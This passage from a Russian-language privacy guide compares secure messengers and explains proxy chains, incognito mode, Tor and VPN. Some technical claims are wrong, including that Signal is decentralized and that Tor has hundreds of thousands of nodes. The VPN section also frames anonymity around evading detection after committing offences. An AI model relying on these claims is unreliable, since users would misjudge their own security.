Мессенджер неоднозначный. Вокруг него много шума, а в сухом остатке не понимаешь, ради чего: доступа к исходникам – нет, чаты по умолчанию не шифруются, нет защиты социального графа (все твои контакты хранятся на серверах Telegram), нет групповых E2EE-чатов, E2EE-чаты не поддерживаются в настольной версии программы, только в мобильной, мессенджер централизованный, сообщения хранятся на сервере (которые, как уже было отмечено – незашифрованны) и при всем этом отсутствует возможность анонимной регистрации. Из-за чего шум, то господа?

Если ты хочешь использовать Telegram, то пользуйся хотя бы секретными чатами. Для создания секретного чата в меню мобильной версии нужно выбрать команду **New Secret Chat**. Настольная версия секретные чаты не поддерживает, следовательно, ни о какой синхронизации секретных чатов между мобильной и настольной версией речи быть не может. В секретном чате сообщения шифруются и не хранятся на серверах мессенджера. Также нельзя сделать скриншот секретного чата, но ничто не мешает сделать его фотографию с другого телефона.

4.4.2. Viber

Viber – интересный мессенджер. С одной стороны, он проприетарный, централизованный, привязывается только к номеру телефона, не обеспечивает защиту социального графа. С другой стороны, сквозное шифрование включено по умолчанию, даже в настольной версии, а для дополнительной безопасности предназначены секретные чаты. Также поддерживаются групповые E2EE-чаты.

Секретные чаты позволяют настроить таймер самоуничтожения для каждого сообщения – сообщение будет удалено через установленное время после го просмотра – как с твоего устройства, так и со всех устройств получателей.

Сообщения секретного чата защищены от пересылки, а скриншоты или выключены или оставляют уведомление на экране чата.

Для перехода в секретный чат нужно открыть чат с пользователем и выбрать из его меню команду **Перейти в секретный чат**. Секретный чат будет отмечен замком.

Кроме секретных чатов Viber поддерживает скрытые чаты, позволяющие не отображать выбранные чаты на экране чатов в приложении. Чтобы получить доступ к скрытому чату, нужно ввести установленный ранее PIN-код. Это дополнительная защита на тот случай, если телефон попадет в чужие руки.

В общем-то все неплохо, даже получше, чем у Telegram, если бы не привязка к номеру телефона.

4.4.3. WhatsApp

WhatsApp использует Signal Protocol. Означает ли это, что он такой же безопасный, как и Signal? Давай посмотрим.

Конечно, этот мессенджер интересен тем, что не хранит твои сообщения на своих серверах. Вместо этого сообщения хранятся на твоем телефоне. Во время бэкапа они могут храниться на каких-либо других серверах. Например, если у тебя iPhone, то при бэкапе телефона сообщения WhatsApp будут помещены в iCloud вместе с другими данными.

Основная проблема в том, что WhatsApp собирает всевозможную информацию о тебе – так называемые мета-данные, в том числе все телефонные номера в твоей адресной книге и всевозможные другие данные.

Что такое мета-данные? Приложение записывает, кому и во сколько ты звонил, сколько длился разговор, но сам разговор не записывается. Оно «логгирует» кому и когда ты писал. Например, в 2:30 ты звонил в «секс по телефону» и твой разговор длился 24 минуты. Согласись, никто «не догадается», о чем был разговор – ведь сам разговор не записан.

Кроме этого, WhatsApp собирает тонны информации о пользователей – модель его телефона, его ОС, информацию, полученную от браузера, IP-адрес, мобильный номер и т.д.

Спасает лишь то, что E2EE-чаты используются по умолчанию и есть возможность групповых зашифрованных чатов. Учитывая, все вышесказанное и то, что мессенджер является проприетарным со скрытым кодом, то все выглядит не очень хорошо. Если хочешь анонимности, лучше не устанавли-

вать его на свой телефон. Может никто и не перехватит твои сообщения, но сам мессенджер будет знать о тебе все.

4.4.4. Signal

Мессенджер Signal использует собственный протокол Signal Protocol, который также используют и другие мессенджеры – WhatsApp, Facebook Messenger, Google Allo.

Signal Protocol – это криптографический протокол, который может быть использован для сквозного (end-to-end) шифрования звонков (голосовых и видео), а также обычных сообщений.

Казалось бы, если Facebook Messenger и Google Allo используют этот же протокол, то они так же безопасны, как и Signal. Но, как показывает практика – нет. В отличие от Signal, где шифрование включено по умолчанию, в этих мессенджерах оно выключено. Для его включения в Facebook Messenger нужно включить «Secret Conversations», а в Google Allo – включить режим инкогнито (Incognito Mode).

На первый взгляд, мессенджер Signal значительно безопаснее. Во-первых, он децентрализованный, во-вторых, открыт всем желающим его исходный код, есть поддержка групповых E2EE-чатов, есть защита социального графа, поддерживаются исчезающие по таймеру сообщения. Но этот мессенджер не является анонимным. При регистрации нужно указывать номер телефона, к которому мессенджер и привязывается.

Что же касается исчезающих сообщений, то это «фишка» не только этого мессенджера. Подобное решение и в Telegram (в меню секретного чата нужно выбрать команду Set self-destruct timer), и в Viber.

4.4.5. Briar

Основан на технологии децентрализованных сетей (mesh), может работать через Bluetooth, Wi-Fi или через Интернет (Tor). По-умолчанию предусмотрено оконечное шифрование сообщений.

Briar – не очень популярный мессенджер, и готовы поспорить, что далеко не каждый знает о его существовании. Но на деле он очень хорош – он может работать через Tor, он децентрализованный с открытым исходным кодом, есть возможность анонимной регистрации и использования (не нужно указывать ни номер телефона, ни e-mail), а чаты шифруются по умолчанию, причем не хранятся на серверах Briar (то есть твои сообщения в зашифрованном виде

хранятся только на твоем телефоне). Есть защита социального графа (никто никому не сливает твою адресную книгу), есть групповые E2EE-чаты, но нет синхронизации E2EE-чатов между устройствами, поскольку нет возможности использовать одну и ту же учетку на разных устройствах. На фоне всех остальных мессенджеров Briar выглядит идеально, если нужна анонимность общения.

Но у него есть и недостатки: нет версии для iPhone, нет возможности голосовых звонков. Если с отсутствием голосовых звонков еще можно мириться – не всем они нужны, то вот отсутствие версии для iPhone существенно ограничивает круг общения.

4.4.6. Мессенджеры социальных сетей

Практически у каждой социальной сети есть свой мессенджер. У Facebook – Facebook Messenger, у Мой мир – ТамТам и т.д.

При создании ТамТам (разработка Mail.ru Group) никто не делал упор на безопасность и это нужно учитывать при выборе этого мессенджера. Привлекает в нем то, что возможна регистрация при использовании Google-почты или через социальную сеть *Одноклассники*. То есть анонимная регистрация без привязки к номеру телефона таки возможна. Но, не смотря на это, шифрование сообщений не поддерживается (во всяком случае, разработчике нигде об этом не говорят), не производится защита социального графа. Другими словами, даже если ты анонимно зарегистрируешься, по незашифрованным сообщениям, все равно будет понятно, кто ты. Однозначно данный мессенджер не подходит для анонимного и безопасного общения.

Мало кому в голову придет желание использовать Вконтакте как средство для анонимного общения. Сообщения хранятся на серверах соцсети, не шифруются, регистрация только по номеру телефона, в общем полный набор. Однозначно не рекомендуется к использованию.

Мессенджер от Facebook-а, построенный на базе открытого протокола MQTT (это протокол обмена сообщениями, не нужно путать его с протоколом шифрования). После его выхода была отключена возможность отправки сообщений в фейсбуке, что вынудило пользователей устанавливать это приложение. Но можно зарегистрироваться и не имея учетной записи в фейсбуке.

Если сравнивать Вконтакте и Facebook Messenger, то Facebook на его фоне выглядит значительно лучше. Во-первых, есть возможность анонимной регистрации с использованием электронной почты. Во-вторых, поддерживаются E2EE-чаты, но не по умолчанию. Для включения шифрования

сообщений нужно включить «Secret Conversations». Однако Facebook собирает очень много всевозможной информации о пользователе, поэтому вряд ли подойдет для безопасного общения. Также не поддерживается синхронизация E2EE-чатов, нет уведомления о необходимости проверки отпечатков, нет групповых зашифрованных чатов и нет защиты социального графа.

4.4.7. WickrMe

Претендует на звание самого анонимного мессенджера. По умолчанию включено E2EE-шифрование, нет привязки к номеру телефона, твои сообщения хранятся только на твоем устройстве и то – только некоторое время, а потом автоматически удаляются. У приложения нет доступа к твоим контактам. С одной стороны, это не очень удобно, с другой никто даже не узнает, что ты ним пользуешься, только если ты сам не предоставишь свой логин в WickeMe. Есть версии для Windows, iOS, Android.

На сайте https://wickr.com/privacy/ разработчики пишут, что они не хранят пользовательские сообщения на сервере (в это можно поверить, поскольку история чата не синхронизируется – то, что ты писал на мобильном там и останется – на десктопе этих сообщений не видно) и что не хранят ключей для расшифровки сообщений.

Обрати внимание на эту информацию:

```
Will Wickr Notify Users of Requests for Account Information?
Wickr's policy is to notify users of requests for their
account information prior to disclosure including providing
user with a copy of the request, unless we are prohibited by
law from doing so or if there is danger of death or serious
physical injury. As soon as legally permitted to do so, we
will notify our users of requests for their information.
```

Если вкратце, то политика Wickr в отношении запросов относительно информации об аккаунте следующая: о таком запросе будет уведомлено пользователя (то есть ты узнаешь, что за тобой следят) – пользователь получит даже копию запроса.

И еще посмотри вот на это:

```
Contents of Communications Are Not Available
Requests for the contents of communications require a valid
search warrant from an agency with proper jurisdiction over
Wickr. However, our response to such a request will reflect
```

```
that the content is not stored on our servers or that, in very
limited instances where a message has not yet been retrieved
by the recipient, the content is encrypted data which is
indecipherable.
```

Wickr может принять запрос на передачу контента от правоохранительных органов, но ответом будет то, что содержимое не хранится на серверах Wickr, поэтому не может быть им передано.

При регистрации в Wickr нужно указать только логин (он не должен быть занят) и пароль. Все. Ни e-mail, ни номера телефона. На данный момент – это очень неплохой вариант для конфиденциального общения.

Основные особенности приложения:

- Приложение доступно на платформах iOS, Android, Windows, Mac OS X, Linux.
- Мессенджер не привязывается к номеру телефона, для регистрации в нем нужно указывать e-mail. Все, что нужно – указать ID, который еще не занят другими пользователями. После этого вы можете общаться.
- При начале работы в мессенджере нужно найти своих друзей через ID. Если Ваших друзей нет в Wickr, то Вы можете отправить им приглашение через SMS или e-mail.
- Wickr умеет пересылать текстовые и голосовые сообщения, но в нем нельзя осуществлять видеозвонки. Но это не есть недостаток: вы ведь в большинстве случаев обмениваетесь как раз текстовыми сообщениями и картинками. Голос и видео используются реже.
- Сообщения будут самоуничтожаться как на устройстве отправителя, так и на устройстве получателя через некоторое время. Пользователь может самостоятельно выставить таймер для стирания сообщения. Время можно выставить от одной секунды до нескольких дней.
- Приложение использует протоколы шифрования AES 256, ECDH521 и RSA 4096. Компания-разработчик мессенджера придерживается политики защиты пользовательских данных: никакие данные пользователей не остаются на серверах Wickr.
- В мессенджере можно создать групповой чат, количество участников которого не превышает 10 человек.
- Мессенджер не сливает контакты. Вообще ему можно запретить доступ к контактам и он будет прекрасно работать.

- Отсутствие возможности сделать скриншот переписки.

4.4.8. Wire

Wire – тоже очень неплохой вариант. Во-первых, есть возможность анонимной регистрации. Во-вторых, по умолчанию поддерживается сквозное (E2EE) шифрование, даже с возможностью синхронизации зашифрованных чатов. В-третьих, есть защита социального графа, поддерживаются групповые зашифрованные чаты (до 128 человек), безопасные конференц-звонки (до 10 человек) и есть возможность уведомления о необходимости проверки отпечатков E2EE. Что-то подобное мы видели в Briar, но здесь огромный выбор поддерживаемых платформ – Android, iOS, Windows, macOS, Linux. Должна быть ложка дегтя? Так и есть: мессенджер платный и стоит 6 евро в месяц. Учитывая, что можно бесплатно использовать WickrMe, не видимо особой необходимости в этом мессенджере.

Что касается анонимной регистрации, то мессенджер привязывается к почте. Как было показано ранее, можно получить анонимный почтовый адрес, так что проблем с анонимизацией при регистрации в этом мессенджере не будет.

Глава 5.

Анонимность в Интернете. Возможно ли?

Ранее, в главе 1, было показано, как посещать заблокированные сайты. Но будут ли наши посещения анонимны? И вообще как можно сохранить анонимность при работе в Интернете. Поговорим об этом в данной главе.

5.1. Частичная анонимность

Спрятали IP-адрес, передаем данные по зашифрованному соединению, да еще и из США или Люксембурга. Мы крутые хакеры! На самом деле это не так и никакой анонимности нет даже при использовании VPN, не говоря уже о других способах обхода скрытых сайтов, описанных в главе 1.

Первым делом вам нужно определиться, зачем тебе нужна анонимность. Существует два основных мотива. Первый мотив – не хочется, чтобы провайдер или кто-либо еще видел, какие сайты ты посещаешь, какие данные передашь по Интернету. Ты не собираешься совершать какие-либо незаконные действия – не будешь взламывать банки, публиковать видео для взрослых и совершать другого рода правонарушения. В этом случае тебя никто не будет искать, и ты никому не интересен. В данном случае достаточно выбрать любой VPN-сервис, описанный в главе 1 и успокоиться. Твой провайдер не будет видеть, что ты передаешь и какие сайты посещаешь. При желании можно посещать сайты в режиме инкогнито, чтобы история не сохранялась на локальном компьютере. Частичная анонимность достигнута и можно переходить к чтению следующей главы.

А что если ты будешь совершать противоправные действия? Тогда тебя будут искать. Любой VPN-сервис, прежде всего, хочет обезопасить самого себя и безопасно получить прибыть. На анонимность самих клиентов ему, по сути, плевать. Представим, что ты взломал сайт через VPN. Обнаружить тебя – плевое дело. Сначала будет вычислен IP-адрес VPN-сервиса, затем будет обращение правоохранительных органов к этому сервису, а дальше – уже дело техники. VPN-провайдер хранит подробные логи, в которых видно, кто, когда и куда подключался. Будут ли тебя вычислять или нет, все зависит

от масштабов бедствия. Если ты по крупному насолишь, тебя найдут. Если по мелкому напакостишь, тебя искать никто не будет. Да, увидят IP-адрес VPN-сервиса. Далее нужно обращение в правоохранительные органы, официальные запросы, суды и т.д. Все это растянется во времени и если правонарушение было один раз и финансовые потери жертвы небольшие, никто тебя не найдет. Но при систематических правонарушениях ты должен понимать, что тебя вычислят и технически это несложно.

Конечно, существуют еще и перфекционисты. Они не собираются совершать незаконных действий, но при этом они не хотят, чтобы даже VPN-провайдер знал, какие сайты они посещают и какие данные передают.

Специально для таких пользователей и предназначена данная глава. В ней мы рассмотрим способы, позволяющие получить настоящую анонимность. Если тебя раскроют, то только благодаря человеческому фактору, то есть ты сам оставишь след и сделаешь что-то не так. Итак, сейчас мы поговорим о цепочках прокси и о легендарном проекте Tor.

Примечание. В каждом современном веб-браузере есть режим инкогнито для входа в который нужно нажать Ctrl + Shift + N. Важно понимать, что на самом деле ни о какой анонимности речи не идет. Просто браузер не будет сохранять некоторые данные, такие как историю посещений, файлы Cookies. Но все твои действия будут видны сайтам, которые ты посещаешь (они будут видеть ваш IP-адрес), твоему сисадмину и Интернет-провайдеру. Подробно об этом написано при входе в режим инкогнито в браузере Chrome (рис. 5.1). Режим инкогнито бывает полезен, чтобы на локальном компьютере не сохранялась лишняя информация.

Примечание. В некоторых случаях бывает полезен постоянный запуск в режиме инкогнито, например, когда не нужно, чтобы история посещенных сайтов сохранялась на компьютере. Ее всегда можно очистить, нажав, Ctrl + Shift + Del, но ведь и можно забыть это сделать! Итак, открой Chrome и введи адрес **chrome://flags**. Включи (установи значение **Enabled**) для опции *Enable Incognito Desktop Shortcut*. После перезапуска браузера в режиме инкогнито появится возможность создать ярлык для запуска браузера в режиме инкогнито. В этом случае при запуске браузера тебе больше не нужно будет нажимать Ctrl + Shift + N для входа в этот режим.




Рис. 5.1. Подробно о режиме инкогнито




Рис. 5.2. Экспериментальные настройки Chrome

5.2. Цепочки прокси

В главе 1 были рассмотрены анонимные прокси-серверы. Для простых задач вроде смена IP-адреса и посещение закрытых сайтов они вполне могут сгодиться. Но проблема в том, что прокси-сервер знает, кто ты – он «видит»

твой IP-адрес. Вторая проблема – ты не знаешь, кто именно настроил этот прокси-сервер. Представь следующее: ты находишься где-то, где запрещен Facebook, например, в Иране или Китае. Ты хочешь зайти на свою страничку – тебя блокируют. Ты находишь анонимный прокси с хорошей скоростью и подключаешься к нему. Представь еще, что этот прокси настроен спецслужбами. Они увидят, что ты обошел запрет и в ближайшие несколько лет из Ирана ты уже не выедешь. Наказание за нарушения закона там очень суровые и одним только штрафом не обойдешься.

Одна из тактик правильного обхода запрета – формирование так называемых цепочек прокси. Ты подключаешься к прокси-серверу **А**, затем через него – к серверу **Б**, а уже после – к нужному тебе сайту. Можно сформировать цепочку не из двух, а из трех-четырех прокси, чтобы еще больше запутать следы.

Прокси **А** будет видеть твой IP-адрес, но результирующий сайт увидит IP-адрес даже не прокси **А**, а прокси **Б**. Прокси **Б** увидит IP-адрес прокси-сервера **А**. Чем больше прокси в цепочке, тем надежнее.

Сформировать цепочку прокси можно в самом браузере и не нужно даже использовать никакой дополнительный софт. Для этого в адресной строке введи URL:

https://проксиА:порт/https://проксиБ:порт/https://www.xakep.ru

Последний узел – это сайт, который ты хочешь посетить анонимно. Разумеется, желательно использовать режим инкогнито браузера, дабы сайт не смог получить лишней информации о тебе, а выбранные проксиА и проксиБ должны поддерживать HTTPS.

Можно еще использовать специальный софт. Например, прогу CPconnect (адрес без проблем найдешь в Интернете), но в ней нет ничего особенного и принцип тот же – вводишь несколько адресов прокси и целевой сайт.

Использовать цепочки прокси можно, но довольно неудобно. Представь ситуацию, когда ты сформировал цепочку до сайта www.xakep.ru, а на этом сайте есть ссылка на другой сайт, которая открывается в новом окне. Соединение с новым сайтом пойдет уже напрямую без всяких прокси. Анонимность будет потеряна. Поэтому гораздо удобнее использовать браузер Tor, который мы рассмотрим в следующем разделе. Прежде, чем мы начнем разбираться с Tor, нужно уяснить два факта:

1. Tor – бесплатный браузер, в отличие от VPN-сервисов, которые практически все платные, Tor был, есть и будет бесплатным. За ним не стоит какая-либо компания, собирающая все данные о тебе.

2. Загружать Tor нужно только с сайта https://www.torproject.org/. На всех остальных сайтах, какими бы «плюшками» тебя не заманивали, загружать Tor нельзя, поскольку нет уверенности, какие еще изменения (кроме тех самых «плюшек») внесли в браузер – может, он отправляет все твои данные, пароли прямо в … ну ты сам догадался!

5.3. Проект Tor

5.3.1. Что такое Tor

Tor – это одновременно браузер (компьютерная программа) и сеть, на основе которой он работает. Название является сокращением от The Onion Router (англ. луковичный маршрутизатор). Луковичной эту сеть назвали потому, что в ней задействовано несколько слоев шифрования, защищающих онлайн-конфиденциальность пользователей, как несколько слоев в луковице окутывают сердцевину. Главная задача Tor Browser – скрытие следов пользователя в Интернете. За счет этого можно работать в сети полностью анонимно.

Tor – это не VPN-сервис и не браузер со встроенным модулем VPN, как многие считают. Для еще большей защиты можно использовать и Tor, и VPN. Или же торифицировать весь свой трафик, но не факт, что все сетевые программы будут работать в этом случае корректно. Важно сейчас понимать, что вот ты загрузил и запустил Tor. Все, что ты делаешь в браузере Tor – конфиденциально. Все что ты делаешь в любой другой сетевой программе (другой браузер, Skype, Viber и т.д.) – нет. Если же торифицировать трафик, то есть направить весь свой трафик через Tor, анонимность будет обеспечиваться, но тоже не полностью – все зависит от данных, которые ты предоставил программам, которые будут работать через Tor. Например, если ты в Skype указал свои имя и фамилию, привязал его к своему номеру телефона, то без разницы, как он будет работать – через Tor или нет – анонимности уже не будет. Далее мы об этом еще поговорим. Использовать Tor – просто. Гораздо сложнее – использовать его правильно.

Браузер Tor создавался по заказу военно-морских сил США, его задачей была защита переговоров во время разведывательных операций. Сейчас же Tor – это некоммерческая организация, занимающаяся исследованиями и созданием инструментов конфиденциальности и анонимности в Интернете.

5.3.2. Как работает браузер Tor

Для работы с Tor нужно скачать и установить Tor Browser – собственно браузер, настроенный на работу с одноименной сетью. Им нужно пользоваться вместо Chrome, Firefox или любого другого браузера, который ты обычно использовал. Все, что ты делаешь через браузер Tor, не видно для правительств, хакеров и рекламщиков.

Все твои данные собираются в зашифрованные пакеты еще до того, как они попадут в сеть Tor. Далее Tor убирает часть заголовка пакета, в котором содержатся сведения об источнике, размере, месте назначения и времени – то есть все, что можно использовать для идентификации отправителя (то есть тебя).

Затем браузер Top шифрует оставшуюся информацию, что невозможно при обычном интернет-подключении. Наконец, зашифрованные данные пересылаются через множество серверов, выбранных случайным образом (через цепочку Tor).

Каждый из серверов расшифровывает и снова зашифровывает только те данные, которые необходимы для определения, откуда был получен пакет, и для дальнейшей передачи данных. Таким образом достигается анонимность.

Зашифрованные адресные слои, которые используются для анонимизации пакетов данных, пересылаемых через сеть Tor, похожи на слои лука. Именно отсюда и берет свое название эта сеть. Ниже приведена иллюстрация, которая довольно точно изображает принцип работы сети и браузера Tor, хотя и несколько упрощенно (рис. 5.3). Эта картинка из официальной документации Tor – мы ничего не добавили, не убрали и не извратили. Красной пунктирной линией помечены незашифрованные данные, все остальное – зашифровано. По сути, не шифруется только отрезок между выходным узлом (ExitNode) – последним узлом в цепочке Tor, и компьютером назначения. Если направить на компьютер назначения зашифрованные данные, то он не сможет их расшифровать, поскольку ничего не знает ни о Tor, ни о его шифровании. Для него все выглядит так, как будто бы к нему обращается непосредственно ExitNode.

Вот что нужно знать о Tor:

- администратор твоей сети (или администратор провайдера) не сможет узнать, какие данные ты передаешь, поскольку данные передаются в зашифрованном виде;

- администратор твоей сети не сможет узнать, какой узел ты посещаешь, поскольку вместо интересующего тебя узла (facebook.com) твой комп формально будет обращаться к одному из узлов сети Tor — ничем не примечательному узлу с непонятным доменным именем. Тем более что при каждом новом подключении к Tor первый узел цепочки будет другим;
- если администратор сети заблокировал доступ к интересующему тебя сайту (facebook.com) на брандмауэре, ты сможешь обойти это ограничение, поскольку фактически твой компьютер подключается к совершенно другому узлу (к узлу цепочки Tor). Запрещать доступ к этому узлу нет смысла, так как при следующем подключении к Tor или при принудительной смене цепочки узел входа в Tor будет изменен;
- удаленный узел «увидит» только IP-адрес последнего узла цепочки, твой IP-адрес будет скрыт;
- теоретически перехват данных возможен на последнем участке пути — от последнего узла цепочки Tor до удаленного узла. Но для этого нужно отследить всю цепочку Tor, что технически сделать очень сложно, поскольку она может состоять из десятков узлов. Если же получить доступ к удаленному узлу, то все равно нельзя будет понять, кто есть кто, поскольку для этого нужно знать как минимум точку входа и точку выхода сети Tor.




Рис. 5.3. Принцип работы Tor

При подключении к сети Tor для твоего компа определяется точка входа (выбирается случайный узел из сотен тысяч узлов Tor), «тоннель» и точка выхода — то есть строится цепочка. В процессе работы с сетью иногда возникает необходимость сменить цепочку — это можно сделать без перезагрузки

программного обеспечения (позже будет показано, как), что делает работу с сетью максимально комфортной.

Смена цепочки может понадобиться в двух случаях:

- когда нужно сменить конечный IP-адрес (например, чтобы получить IP-адрес, относящийся к определенной стране или городу);
- когда полученная цепочка оказалась довольно медленной. Можно создать другую цепочку — вдруг она окажется быстрее?

Проект Tor кросс-платформенный. Это означает, что клиенты для подключения к Tor есть для Windows, Linux и MacOS. Скачать программное обеспечение для настольных систем абсолютно бесплатно можно по адресу:

https://www.torproject.org/

Нужно отметить, что Tor полностью бесплатный - не нужно никому платить ни за передаваемый трафик, ни за программное обеспечение. В этом его главное и принципиальное отличие от VPN-сервисов. Но и еще одно не менее важное отличие - при каждом подключении к Tor выбирается другая цепочка - другой узел входа и другой узел выхода (хотя в конфигурационных файлах Tor можно изменить это поведение). При использовании VPN-сервисов сервер у тебя будет один, максимум - несколько штук. При желании можно полностью тебя идентифицировать и выяснить, кому и какие данные ты передаете (конечно, если дело дойдет до международного скандала). В случае с Tor такая задача существенно усложняется. Так как цепочку передачи данных можно менять совершенно свободно - хоть каждые несколько минут.

5.3.3. Кто и зачем использует Tor?

Tor скрывает твою настоящую личность за счет переноса трафика на различные Tor-серверы. Это дает полную анонимность и безопасность от всех, кто попытается отследить твои действия (будь то правительство, хакеры или рекламодатели).

Tor – это своего рода ворота в скрытый Интернет (Deep Web, Dark Web). Пусть тебя не пугает это название. Как ни странно, на долю скрытого интернета приходится львиная доля всей сети. Речь идет просто о сайтах, которые

не проиндексированы ни одной поисковой системой. Представь себе айсберг. Его верхушка проиндексирована поисковыми системами, а подводная часть и есть скрытая часть сети.

Многие такие сайты были случайно пропущены поисковыми системами, а некоторые специально избегали контакта с поисковиками. Ярким примером сайтов второго типа являются различные онлайн-магазины наркотиков и оружия. Но Tor нужен не одним лишь киберпреступникам. Он очень популярен среди журналистов, правозащитников и пользователей из стран с интернет-цензурой. Для всех таких людей очень важна анонимность в сети.

Tor не просто скрывает интернет-активность пользователя, но и дает возможность обойти блокировки. Например, с Tor работал Эдвард Сноуден.

5.3.4. Что лучше VPN или Tor?

В этой книге было рассмотрено два альтернативных подхода к шифрованию передаваемого по сети трафика - VPN-сервисы и Tor. Какой способ выбрать?

Ничего не остается, как сравнить эти два способа. Преимущества VPN:

- Удобство использования. Некоторые VPN-сервисы предоставляют собственные VPN-клиенты, которые практически не нужно настраивать. Нужно только запустить их и наслаждаться зашифрованной передачей данных.
- Весь трафик, генерируемый вашим устройством, будет зашифрован. При этом пользователю не нужны права root. В случае с Tor нужны права root для запуска прозрачной проксификации (режим VPN). В противном случае будет шифроваться трафик приложений, поддерживающих Orbot, трафик остальных приложений шифроваться не будет.
- Высокая скорость доступа. Скорость доступа к Интернету через VPN-сервис будет немного ниже, чем скорость обычного доступа к Интернету, но все же будет на довольно высоком уровне.

На этом преимущества VPN-сервисов заканчиваются и начинаются недостатки:

- Не всегда есть собственные VPN-клиенты и не все клиенты поддерживают все распространенные протоколы. Хорошо, что все VPN-сервисы

поддерживают протокол PPTP, который поддерживает встроенный VPN-клиент Android.

- Доступ к VPN-серверам платный и не все предоставляют тестовый доступ. Сначала - деньги, вечером - стулья.
- В большинстве случаев выбор точек присутствия ограничен. Как правило, можно выбрать сервер из США, Канады и нескольких европейских стран. Российские и украинские VPN-серверы из соображений конфиденциальности данных использовать нельзя - при малейшем подозрении вся информация о вас будет передана куда нужно. Поэтому в этой книге рассматриваются только зарубежные серверы. Даже если кто-то сильно захочет узнать, что пользователь делал в Интернете и кому что передавал, международная бюрократия даст огромную фору во времени.
- Вся активность пользователя протоколируется и хранится на серверах VPN-сервиса несколько лет. Выводы делай сам. По сути, это и есть самый значительный недостаток коммерческих VPN-сервисов.

Теперь рассмотрим преимущества Tor:

- Самое огромное преимущество сети Tor - это свободный проект, узлами сети Tor выступают машины энтузиастов и никакая информация о твоей активности не записывается. К тому же каждый следующий узел в цепочке Tor не знает о тебе ничего, кроме того, что данные пришли с предыдущего узла. Проследить цепочки Tor очень сложно с технической точки зрения.
- При включенной прозрачной проксификации через Tor могут работать любые сетевые приложения.
- Сеть Tor абсолютно бесплатная, никому ничего платить не нужно.
- Огромный выбор точек присутствия. В каждой стране есть узлы Tor и можно выбрать выходной узел с любым нужным IP-адресом.

Недостатки у Tor тоже есть:

- Не очень высокая скорость доступа. С каждым годом ситуация становится лучше, так как увеличивается пропускная способность каждого Tor-узла.

- Чтобы заработала прозрачная проксификация в Android, нужны права root. Их получение не всегда оправдано. Без прав root с Orbot (Tor) будут работать только определенные приложения, «заточенные» под Tor. А таковых совсем мало. Если, конечно, тебе нужен только браузер, то это совсем не проблема.

Учитывая все сказанное, наиболее оптимальный выбор - Tor, даже не смотря на некоторые проблемы с прозрачной проксификацией. При желании и необходимости в еще большей анонимности, можно использовать Tor и VPN вместе.

5.3.5. Tor и VPN

Браузер Tor и VPN можно использовать одновременно, хотя придется немного повозиться с настройками. Есть две схемы: VPN через Tor и Tor через VPN. В каждом случае настройки конфиденциальной работы сильно отличаются.

Мы не будем вникать во все подробности (тебе этого и не нужно), но основные моменты поясним. А пока отметим важный факт: как бы ни настроить подключение, Tor и VPN вместе сильно замедляют скорость передачи данных. Такова плата за повышенную приватность работы в Сети. Хотя нужно отметить, что в последнее время, существенно выросла скорость работы, как VPN-соединений, так и сети Tor, так что замедление, разумеется, будет, но все будет в пределах нормы.

Tor через VPN

Принцип такой. Ты запускаешь VPN-соединение, а потом уже запускаешь Tor. То есть Tor будет работать через VPN. Цепочка будет выглядеть так:

Твой комп > VPN > Tor > Интернет

Преимущество такого способа в том, что провайдер не увидит, что ты используешь Tor (некоторые провайдеры умеют блокировать Tor), хотя он увидит, что ты используешь VPN. Но при этом сам Tor не увидит твой IP-адрес при входе в сеть Tor, что можно считать дополнительной мерой безопасности. В свою очередь, VPN-провайдер не увидит, что вы делаете, поскольку все будет зашифровано сетью Tor, что тоже преимущество на фоне того, что провайдеры логгируют все действия пользователей.

